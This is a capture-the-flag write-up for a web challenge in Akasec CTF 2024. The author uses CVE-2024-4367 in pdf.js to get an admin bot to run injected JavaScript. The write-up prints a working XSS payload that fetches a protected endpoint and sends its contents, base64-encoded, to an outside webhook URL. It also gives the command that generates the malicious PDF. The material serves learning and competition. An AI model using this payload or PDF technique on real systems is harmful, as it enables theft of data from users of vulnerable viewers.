

Akasec CTF 2024




Metadata	
Team	World Wide Flags
Discord Id	web_archer
Category	Web
Challenge	Upload
Challenge Url	http://172.206.89.197:9000/
	http://172.206.89.197:9000/report
Challenge File	https://github.com/04Shivam/Akasecctf/blob/main/upload.zip



Objective	
Fetch flag from /flag endpoint. Bypass localhost check.	

```
app.get('/flag', (req, res) => {
 let ip = req.connection.remoteAddress;
 if (ip === '127.0.0.1') {
   res.json({ flag: 'AKASEC{FAKE_FLAG}' });
 } else {
   res.status(403).json({ error: 'Access denied' });
 }
});
```



Note: From this point forward, I will explain how I approached the solution. For more detailed information about the exploits, please refer to the references provided.



Challenge URL Interface	
Endpoint	**Screenshot**
/	
/report	





Web App Functionalities	
Endpoint	**Screenshot**
/signup	
/login	
/upload *(Requires login)*	




<table>
<tr><td>/upload
(uploaded .txt file)</td><td><pre>Error: Only .pdf format allowed!
    at fileFilter (/app/app.js:65:17)
    at wrappedFileFilter (/app/node_modules/multer/index.js:44:7)
    at Multipart.<anonymous> (/app/node_modules/multer/lib/make-middleware.js:107:7)
    at Multipart.emit (node:events:519:28)
    at HeaderParser.cb (/app/node_modules/busboy/lib/types/multipart.js:358:14)
    at HeaderParser.push (/app/node_modules/busboy/lib/types/multipart.js:162:20)
    at SBMH.ssCb [as _cb] (/app/node_modules/busboy/lib/types/multipart.js:394:37)
    at feed (/app/node_modules/streamsearch/lib/sbmh.js:219:14)
    at SBMH.push (/app/node_modules/streamsearch/lib/sbmh.js:104:16)
    at Multipart._write (/app/node_modules/busboy/lib/types/multipart.js:567:19)</pre></td></tr>
<tr><td>/upload
(uploaded .pdf file rendered propely)</td><td>test</td></tr>
<tr><td>/report
(Given URL of the generated PDF encountered a regex error.)</td><td> 
</td></tr>
<tr><td>/report
(Changed IP:PORT to 127.0.0.1:5000)</td><td> 
</td></tr>
<tr><td>Conclusion</td><td>We have to sign up and log in to use the file upload functionality. The web app only accepts .pdf files. Uploaded files are stored in the /view/ directory with the name format file-<RandomNumber>.pdf and are rendered on the web page. At the /report endpoint, we can input a URL, but the IP and port must be 127.0.0.1 and 5000; otherwise, it throws a regex error. There is potential for XSS.</td></tr>
</table>

Note: I won't be explaining all parts of the code, just the important ones necessary for exploitation.

Code Analysis		
Explanation	**Code**	**Filename**
Web app renders pdf using package pdfjs-dist 2.5.207		package.json
Uses pdf.js from pdfjs-dist package		app.js
/report endpoint accepts a URL in a POST request. It checks whether the URL exists in the body and matches the specified regex. If both conditions are met, the URL is passed to the bot function in the bot.js file.		app.js
First image defines the configuration for bot. Second image defines the regex used in app.js to check URLs. This regex returns true only if the URL starts with *http://127.0.0.1:5000/*		bot.js

		
Bot visits the provided URL.		bot.js

Research & Tests For Exploitation	
Googled “pdfjs-dist xss”	
The first result from Snyk is not useful because the version does not match the one used by the web app.	
The third result is the CVE by Codean Labs. We can use this because PDF.js v4.2.67 is patched, and the web app uses a lower version, making it exploitable.	
Codean Labs also provided a POC pdf file.	

Testing the POC PDF on the web app reveals its vulnerability to XSS.	
After Googling the CVE, the second result I found is a GitHub page containing a Python file for generating malicious PDFs.	
Test POC generated by Python script.	

Plan of Attack	
How does XSS assist in achieving the objective?	The /flag endpoint only accepts requests from localhost (127.0.0.1); all others are rejected. Since the bot visits the PDF files from localhost, we can inject JavaScript to fetch /flag and send it to us.

Payload
 	
Replace <webhook-url> with actual url and remove the indentation to make payload oneliner
	`fetch('/flag')`
	`.then(response =>`
	`response.json()`
	`.then(data =>`
	`fetch('<webhook-url>/?c='`
	`+ btoa(JSON.stringify(data)))`
	`)`
	`);`

Payload Explanation	fetch('/flag'), send a request to '/flag' endpoint of the current domain. Once the response is received, it parses the response body as JSON. Then, it chains another promise to handle the parsed JSON data. Inside this nested promise, it constructs a URL with a <webhook-url> endpoint and appends a query parameter 'c' with the value obtained by converting the JSON data into a Base64 encoded string using btoa().


Exploitation

Payload Generation

```
┌──(shivam㉿kali)-[~/akasec/web/upload]
└─$ python3 CVE-2024-4367.py "fetch('/flag').then(response => response.json().
then(data => fetch('https://webhook.site/b2af0717-f585-4743-bd9a-3ac6e51859fb/
?c=' + btoa(JSON.stringify(data))))"
[+] Created malicious PDF file: poc.pdf
[+] Open the file with the vulnerable application to trigger the exploit.
```

Payload Upload


The PDF viewer page is blank but we can see the base64 encoded value attached on webhook.





```
┌──(shivam㉿kali)-[~/akasec/web/upload]
└─$ echo eyJlcnJvciI6IkFjY2VzcyBkZW5pZWQifQ== | base64 -d
{"error":"Access denied"}
```

Payload Execution


Copy the highlighted part on url after uploading the pdf. Prepare a URL like the second image and click on the visit note.





Capturing the Flag

The first image shows the request from the webhook containing Base64-encoded data. The second image shows the decoded Base64-encoded text to obtain the flag.




```
┌──(shivam㉿kali)-[~/akasec/web/upload]
└─$ echo eyJmbGFnIjoiQUtBU0VDe1BERl8xc180dzNzMG0zX1cxdGhfWFNTXyYmX0ZyMzNfUDRsZ
TVUMW4zX3IwdDR0MzMzZF9sb29vb29sfSJ9 | base64 -d
{"flag":"AKASEC{PDF_1s_4w3s0m3_W1th_XSS_&&_Fr33_P4le5T1n3_r0t4t333d_loooool}"}
```

References & Tools	
CVE-2024-4367	https://codeanlabs.com/blog/research/cve-2024-4367-arbitrary-js-execution-in-pdf-js/
Github POC Generator	https://github.com/LOURC0D3/CVE-2024-4367-PoC
Webhook Site	https://webhook.site/